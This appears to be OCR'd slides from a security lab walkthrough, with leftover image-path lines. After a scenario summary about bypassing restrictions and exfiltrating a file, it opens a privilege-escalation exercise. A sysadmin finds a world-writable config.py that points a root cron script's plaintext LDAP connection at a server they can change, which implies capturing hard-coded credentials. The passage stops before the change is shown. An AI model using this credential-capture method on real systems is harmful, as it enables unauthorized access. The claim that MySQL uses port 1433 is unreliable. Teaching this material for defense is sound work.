


Success!

By looking at the state of the system, the commands available, and some creativity, we've been able to copy the critical file to a recovery server despite common commands being corrupt.

Scenario Summary:

1. Bypass system restrictions (Work through corrupt binaries)
2. Exfiltrate sensitive data (Transfer file and verify SHA256 hash)



Scenario Three

Issue

Critical script running as a cron job is not completing. Script uses LDAP and MySQL to synchronize sales data every 60 seconds.

Details

User data for the script is hard-coded into a credential file. Sysadmin has access to log in to server, but the credential file is only readable by root, to which they do not have the password. Can run basic systems admin functions only. Systems Admin has verified read-write access to the config.py file.

What do we know?

Permissions

- Two users: sysadmin and root
- Sysadmin can log in via ssh
- Sysadmin cannot read script file
- Sysadmin cannot read creds file
- Sysadmin CAN read/write config file

Technologies in use


LDAP (TCP Port 389)
MySQL (TCP Port 1433)

Other Knowns

- Systems Admin can run privileged admin tools with sudo
- Config file controls script specifics
- Creds file has hard-coded creds for MySQL and LDAP

Examine config file


Destination LDAP server is user writable. Any file we can fully control should be investigated thoroughly



```
sysadmin@sales-metrics:/opt/metrics$ ls -alh
total 20K
drwxr-xr-x 2 root root 4.0K May 31 20:01 .
drwxr-xr-x 3 root root 4.0K May 31 19:41 ..
-rwxr-xrwx 1 root root  259 May 31 19:51 config.py
-rw------- 1 root root   75 May 31 20:01 creds.py
-rw------- 1 root root  429 May 31 19:46 order_stats.py
sysadmin@sales-metrics:/opt/metrics$ cat config.py
# Global Config
server = "ldap01.corp.int"
port = "389"
proto = "TCP"
interval = "10s"

#SSL/TLS Info
ssl = False
ssl_ver = ["TLS1.2","TLS1.3"]
restrict_ip = "0.0.0.0"

# DB Info
sales_user = "sales_user"
sales_db = "SALES_METRICS"
sales_table = "tbl_sales"

sysadmin@sales-metrics:/opt/metrics$
```

Change config file

